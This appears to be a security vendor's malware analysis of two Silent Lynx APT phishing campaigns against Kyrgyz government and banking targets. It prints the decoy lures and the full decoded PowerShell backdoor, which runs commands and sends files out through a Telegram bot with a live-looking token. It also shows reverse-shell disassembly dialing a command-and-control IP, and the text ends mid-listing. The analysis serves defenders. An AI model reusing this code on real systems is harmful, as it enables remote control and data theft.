

# Unveiling Silent Lynx APT Targeting Entities Across Kyrgyzstan & Neighbouring Nations

By Subhajeet Singha

Published: 2025-01-21 · Archived: 2026-04-05 16:02:01 UTC

## Silent Lynx APT Targets Various Entities Across Kyrgyzstan & Neighbouring Nations

### Contents

- Key Targets
  - Industries Affected
  - Geographical Focus
- Infection Chain
- Initial Findings
  - Campaign 1
    - Looking into the malicious email
    - Looking into decoy document.
  - Campaign 2
    - Looking into the malicious email
    - Looking into the decoy document
  - Technical Analysis
    - Campaign 1
      - Stage 1 – Malicious ISO File
      - Stage 2 – Malicious C++ Loader
      - Stage 3 – Malicious PowerShell Script
    - Campaign 2
      - Stage 1 – Malicious Golang Reverse-Shell
    - Infrastructure & Hunting
    - Attribution
    - Conclusion
    - Seqrite Protection
    - IOCs
    - MITRE ATT&CK

### Introduction

Seqrite Labs APT-Team has recently uncovered two fresh campaigns of a new threat group, which we have dubbed as **Silent Lynx**. This threat group has previously targeted entities around Eastern Europe and Central Asian government think tanks involved in economic decision making & banking sector. The campaign is targeted towards one of the nations which is a part of SPECA (Special Programme for the Economies of Central Asia) aka Kyrgyzstan, where the threat group delivered UN-Themed lure targeting the government entities of National Bank of Kyrgyz Republic, while the second campaign targets Ministry of Finance of Kyrgyzstan.

In this blog, we'll explore the in-depth technical details of the campaigns we encountered during our analysis. We will examine the various stages of this campaign, where infection starts with a phishing email with an RAR attachment, which contains a malicious ISO File and a benign decoy document along with a malicious C++ payload. The payload contains embedded & encoded PowerShell script acting as a remote access tool to the victim machine. While in the second campaign,

the phishing email has a password-protected RAR file attached, which contains a document decoy document and a malicious Golang Implant. We will also look at the infrastructure covering the entire campaign.

## Key Targets


### Industries Affected

- Embassies
- Lawyers
- Government Banks
- Government Think-Tanks

### Geographical Focus

- Kyrgyzstan
- Turkmenistan

## Infection Chain



## Initial Findings

### Campaign 1

On December 27, 2024, our team discovered a malicious Outlook message file targeting an official of the National Bank of the Kyrgyz Republic. The message contains an RAR-compressed attachment named **20241228\_140656.rar**. Upon examining the RAR file, we found a malicious ISO file named **20241228\_140656.iso**. The ISO file includes a malicious executable named **Xerox\_Scan17510875802718752175.exe**, which spawns a PowerShell process. The arguments for the malicious PowerShell process are encoded in Base64 and embedded within the C++ executable. Additionally, the ISO file

drops a decoy document titled **2024-00178nv Note Verbale\_SPECA WG\_2024**. The same file was found by other [threat researchers](#) the very next day.

### Looking into the malicious email

Looking into the malicious outlook email, it became quite evident to us that the threat actor used a compromised email account of an employee of National Bank of Kyrgyz. They delivered the malicious RAR file using this account along with an intriguing message mentioning that the email was supposed to be sent to the ministry of Finance, but they received it. Now, let us look into the decoy PDF which was dropped by the malicious ISO file.

**From:** Султаналиев Нурдан Эркинович  
**Sent:** Fri, 27 Dec 2024 17:47:12 +0600  
**To:** Бегалиева Мээрим Бактыбековна  
**Subject:** FW: Для совещания!  
**Attachments:** 20241228\_140656.rar  
**Importance:** High

Добрый вечер! Мээрим, проверьте пожалуйста это сообщение! В минфин отправили, а получил я, спасибо!

С уважением,  
Султаналиев Нурдан  
Отдел финансовой статистики  
Управление финансовой статистики и обзора  
тел.: +996 312 66 90 45  
e-mail: [nsultanaliev@nbkr.kg](mailto:nsultanaliev@nbkr.kg)

### Looking into decoy document

Upon extracting the ISO file, we identified two files: a malicious C++ executable and a decoy file. The decoy file is an invitation to the [Nineteenth Session of the SPECA Working Group on Trade](#), held in Samarkand, Uzbekistan, on April 3, 2024. The document mimics legitimate communication from the United Nations Economic and Social Commission for Asia and the Pacific (ESCAP), leveraging the theme of “Leveraging Digitalization for Sustainable Supply Chains” to appear credible and relevant. This strategy reduces suspicion, as Kyrgyzstan is one of the SPECA member nations.



REFERENCE: OES/B/9/2024-00178

**Nineteenth session of the SPECA Working Group on Trade  
Samarkand, Uzbekistan, 3 April 2024**

The secretariat of the Economic and Social Commission for Asia and the Pacific (ESCAP) presents its compliments to the States members of the United Nations Special Programme for the Economies of Central Asia (SPECA) and has the honour to invite their representatives to the nineteenth session of the SPECA Working Group on Trade, organized in collaboration with the Economic Commission for Europe. The session will be held in Samarkand, Uzbekistan on 3 April 2024.

The nineteenth session of the Working Group on Trade will follow the Eleventh Asia-Pacific Trade Facilitation Forum, to be held on the theme "Leveraging Digitalization for Sustainable Supply Chains" from 1 to 5 April 2024. A separate invitation to participate in person in the Eleventh Forum has been sent to the relevant trade facilitation focal points of member States (see enclosure). The nineteenth session of the Working Group on Trade will be held in a hybrid format to accommodate those who are unable to attend in person. Additional details are available at <https://unescap.org/events/2024/nineteenth-session-speca-working-group-trade>.

Please find enclosed the tentative programme of work and a registration form for the nineteenth session of the Working Group on Trade, for transmittal to those agencies of SPECA member States responsible for cooperation on trade policy and facilitation. Representatives are kindly requested to submit completed registration forms for up to three participants per State by 1 March 2024 to Mr. Alexey Kravchenko, Economic Affairs Officer, Trade Policy and Facilitation Division, by email [kravchenkoa@un.org](mailto:kravchenkoa@un.org), with a copy to [tuntiwigit@un.org](mailto:tuntiwigit@un.org).

The secretariat avails itself of this opportunity to renew to the States members of the United Nations Special Programme for the Economies of Central Asia the assurances of its highest consideration.



13 February 2024

## Campaign 2

### Looking into the malicious email

Looking into the malicious outlook email in the second campaign, we can see that the [threat](#) actor is using the exact same compromised email account just like the first campaign. This time they have delivered a password protected RAR along with a message of urgency luring employees in the name of Employee Bonus targeting the Ministry of Finance of the Kyrgyz Republic. Now, let us look into the decoy PDF which was dropped from the RAR file.

**From:** Султаналиев Нурдан Эркинович  
**Sent:** Fri, 10 Jan 2025 08:56:14 +0600  
**To:** Бегалиева Мээрим Бактыбековна  
**Subject:** FW: Приказ №950-2-ГД о премировании  
**Attachments:** Приказ №950-2-ГП о премировании.rar

TA uses exact same compromised email of an employee of NBKR similar to the first campaign.

Attached malicious RAR file.

Мээрим, доброе утро! Снова сомнительного характера сообщение пришло.

С уважением, Нурдан

---

**From:** Кубаныч Канатович. Качыбеков <k.kachybekov@sf.kg>  
**Sent:** Thursday, January 9, 2025 6:22 PM  
**To:** minfin@minfin.kg  
**Subject:** Fwd: Приказ №950-2-ГД о премировании

Уважаемые Коллеги!

Направляю приказ о премировании сотрудников, по указанию руководства.  
Ознакомиться в срочном порядке.

Документ содержит личную информацию, поэтому отправляю с

паролем: **D5vfTABU8lqan74^C**

С Уважением,  
Качыбеков Кубаныч Канатович

RAR file protected with a password.

#### Looking into decoy document

Upon extracting the malicious RAR file, we discovered two files: a malicious Golang executable named **Приложение №14-214-14-12-5-15docx** and a decoy MS Word document titled **Приказ №950-2-ГП о премировании**.

### Министерство финансов Кыргызской Республики

#### Приказ

**08 января 2025 года**

**№950-2-ДП**

**г.Бишкек**

В целях поощрения сотрудников Министерства финансов Кыргызской Республики за их профессиональный вклад, добросовестное выполнение служебных обязанностей и достижение высоких результатов в работе,

**ПРИКАЗЫВАЮ:**

**Премировать следующих сотрудников:**

№	ФИО сотрудника	Должность	Размер премии (сом)
1	<u>Асанов Асан Тьнычбекович</u>	<u>Главный специалист отдела бюджета</u>	100 000
2	<u>Усенова Айгуль Жумадыловна</u>	<u>Ведущий бухгалтер отдела финансов</u>	80 000
3	<u>Касымов Нурлан Умурбекович</u>	<u>Экономист</u>	120 000
4	<u>Султанов Бакыт Эргешович</u>	<u>Начальник отдела планирования</u>	15 0000
5	<u>Айтбаева Мээрим Токтосуновна</u>	<u>Специалист отдела анализа</u>	90 000
6	<u>Исмаилов Талантбек Жаныбекович</u>	<u>Заместитель начальника отдела отчетности</u>	140 000
7	<u>Аманова Гулнара</u>	<u>Старший инспектор</u>	75 000

The decoy document appears to be an official order issued by the Ministry of Finance of the Kyrgyz Republic, detailing employee bonus allocations. It includes the names of various employees along with the date of the order, **January 8, 2025**, making the lure appear timely and relevant. To enhance its legitimacy and reduce suspicion, the document also includes the name of a government official at the end.

1. Выплату премий произвести за счет средств, предусмотренных на оплату труда в рамках утвержденного бюджета Министерства.
2. Контроль за исполнением настоящего приказа возложить на [ФИО ответственного лица], [должность].
3. Настоящий приказ вступает в силу с момента его подписания.

**Министр финансов**  
(подпись)

**Бакетаев А.К.**


### Technical Analysis

As [our team](#) found out two campaigns, we have divided the technical analysis into two parts, initially we will look into the first campaign and later the one which deploys a malicious Golang executable.

#### Campaign -1


##### Stage 1 – Malicious ISO File

The RAR file contains a malicious ISO file named **20241228\_140656.iso**. Upon extracting the ISO file, we discovered a decoy PDF and a malicious C++ binary, which serves as the loader. In the next step, we will analyze the C++ binary.



### Stage 2 – Malicious C++ Loader

Before directly jumping into the analysis, we can confirm that the sample is not packed and is a C++ binary.



Upon analyzing, we figured out that there is a giant blob of base64 encoded content present inside the malicious C++ executable and there is a PowerShell command which runs an encoded script with flags `-ExecutionPolicy Bypass` leading to unrestricted script execution.



Now, post decoding the base64 encoded script, we found that the threat actor is using Telegram Bot to perform command execution and data exfiltration. The script contains two interesting functions known as Invoke-BotCmd & Invoke-BotDownload. Let us look inside the working of these functions.

```
1 $Token = "7898508392:AAF5FPbJ1j1PQfqCIGnx-zNdw2R5tF_Xxt0"  
2 $URL = "https://api.telegram.org/bot{0}" -f $Token  
3 $lastID = 123  
4 $sleepTime = 2  
5 $identifier = -join ((48..57) | Get-Random -Count 5 | % {[char]$_})  
6
```

Bot-Token

① The Invoke-BotCmd function basically executes system commands received from the threat actor and sends the output back of the command which was executed to the user through the Telegram Bot API. It takes a command as input, runs it using Invoke-Expression, and captures the output or any errors. The results are formatted with a unique identifier and sent back to the user. If the output exceeds Telegram’s 4095-character limit, it is divided into chunks and sent in multiple messages. For shorter outputs, the message is sent directly. Therefore, this function facilitates remote command execution and response delivery, enabling interaction with the victim machine via Telegram API.

```
function Invoke-BotCmd {  
    param (  
        $command  
    )  
    try {  
        $result = Invoke-Expression($command)  
    }  
    catch {  
        $result = $Error[0].Exception  
    }  
    $res = "[${identifier}]%00%0A"  
    $result | ForEach-Object {$res += [string]$_ + "%00%0A"}  
  
    if($res -eq ""){  
        $lastID = $updateid  
        continue  
    }  
  
    if($res.Length -gt 4095){  
        for ($i = 0; $i -lt $res.Length / 4095; $i++) {  
            $begin = $i * 4095  
            $end = $begin + 4094  
            if($end -gt $res.Length){  
                $end = $res.Length  
            }  
            $data = "chat_id=$from&text=" + $res[$begin..$end]  
            $URI = "$URL/sendMessage?$data"  
            Invoke-WebRequest -Uri $URI > $null  
        }  
    } else {  
        $data = "chat_id=$from&text=$res"  
        $URI = "$URL/sendMessage?$data"  
        Invoke-WebRequest -Uri $URI > $null  
    }  
}
```

② The Invoke-BotDownload function basically facilitates the upload of a file from the victim’s system to a Telegram chat controlled by the threat actor, enabling data exfiltration. It reads the file from a specified path, as requested by the threat actor, prepares the necessary metadata and content headers, and sends the file as a multipart form-data POST request to the Telegram API. Therefore, this function is designed to exfiltrate data from victim machines to the threat actor’s Telegram chat.

```
function Invoke-BotDownload {
    param (
        $FilePath
    )
    Add-type -AssemblyName System.Net.Http
    $FieldName = 'document'
    $httpClientHandler = New-Object System.Net.Http.HttpClientHandler
    $httpClient = New-Object System.Net.Http.HttpClient $httpClientHandler

    $FileStream = [System.IO.FileStream]::new($FilePath, [System.IO.FileMode]::Open)
    $FileHeader = [System.Net.Http.Headers.ContentDispositionHeaderValue]::new('form-data')
    $FileHeader.Name = $FieldName
    $FileHeader.FileName = (Split-Path $FilePath -leaf)
    $FileContent = [System.Net.Http.StreamContent]::new($FileStream)
    $FileContent.Headers.ContentDisposition = $FileHeader
    $FileContent.Headers.ContentType = [System.Web.MimeMapping]::GetMimeMapping($FilePath)

    $MultipartContent = [System.Net.Http.MultipartFormDataContent]::new()
    $MultipartContent.Add($FileContent)

    $httpClient.PostAsync("$URL/sendDocument?chat_id=$from", $MultipartContent) > $null
}
```

③ The rest of the section of the script forms the core operational logic of the bot, running in a continuous loop to monitor and process new messages from the Threat Actor. It uses the getUpdates API endpoint to fetch messages and acts on them based on their content. Commands like /sleep allow the bot's sleep interval to be adjusted, /cmd lets it execute system commands using the Invoke-BotCmd function, and /download triggers file uploads from the victim machine through the Invoke-BotDownload function.

```
while ($true) {
    try {
        $inMessage = Invoke-RestMethod -Method Get -Uri ($URL + '/getUpdates?offset=' + ($lastID + 1)) -ErrorAction Stop
    }
    catch {
        Start-Sleep $(Get-Random -Maximum 10)
        continue
    }
    $inMessage.result | ForEach-Object {
        $updateid = $_.update_id
        $from = $_.message.from.id
        $command = [System.Text.Encoding]::UTF8.GetString([System.Text.Encoding]::UTF8.GetBytes($_.message.text))

        if($command.Substring(0, 6) -eq "/sleep"){
            $sleepTime = [int]$command.Substring(7)
        }
        elseif($command.Substring(0, 4) -eq "/cmd"){
            $command = $command.Substring(5)
            Invoke-BotCmd -command $command
        }
        elseif($command.Substring(0, 9) -eq "/download"){
            $filePath = $command.Substring(10)
            Invoke-BotDownload -filePath $filePath
        }
        else {
            $cmd = $command.Substring(1, 5)
            if($identifier -eq $cmd){
                $command = $command.Substring(7)
                Invoke-BotCmd -command $command
            }
            else {
                Write-Host "SLEEP"
                Start-Sleep $(Get-Random -Maximum 10)
            }
        }
        $lastID = $updateid
    }
    Start-Sleep -Seconds $sleepTime
}
```



For custom commands with a specific identifier, the bot validates the identifier before performing the requested action. The script ensures that each message is processed only once by updating the last seen message ID and implements error handling to retry failed API calls, pausing for random intervals to avoid detection or abnormal network behavior leading to early detection or further anomalies. This loop allows the bot to perform tasks such as running commands, exfiltrating data, and maintaining consistent communication with the threat actor.

Now, as we are done looking into the C++ and PowerShell loader in the next section, we will look into the infrastructure and other campaigns and some other activities performed by the Threat Actor.

**Campaign – 2**

### Stage 1 – Malicious Golang Reverse-Shell

Upon extraction of the malicious RAR file, we could see that there are two files inside only, out of which one is the decoy document, and the other is basically the Golang executable file.



Upon peeking inside the binary, we find the binary is a reverse shell written in Golang, using packages like net\_dial to connect to the command and control, in case it fails to connect to the C2, it sleeps for 0.5 seconds, runs various commands.

```
loc_39B96E:
lea rax, unk_3D304F
mov ebx, 3
lea rcx, a18512217122808 ; "185.122.171.22:8082"
mov edi, 13h
call net_Dial
test rcx, rcx
jnz short loc_39B95F
```

unk\_3D304F contains 'tcp'


```
loc_39B96E:
lea rax, unk_3D304F
mov ebx, 3
lea rcx, a18512217122808 ; "185.122.171.22:8082"
mov edi, 13h
call net_Dial
test rcx, rcx
jnz short loc_39B95F
```

```
loc_39B95F:
mov rax, 12A05F200h
call time_Sleep
```


```
loc_39B9E6:
movups [rsp+110h+var_20], xmm15
movups [rsp+110h+var_10], xmm15
mov qword ptr [rsp+110h+var_20+8], 2
lea rdx, unk_3D3003
mov qword ptr [rsp+110h+var_20], rdx
mov qword ptr [rsp+110h+var_10+8], rcx
mov qword ptr [rsp+110h+var_10], rax
lea rax, aCmdExewindowsr ; "cmd.exe\windowsrunning"
mov ebx, 7
lea rcx, [rsp+110h+var_20]
mov edi, 2
mov rsi, rdi
nop
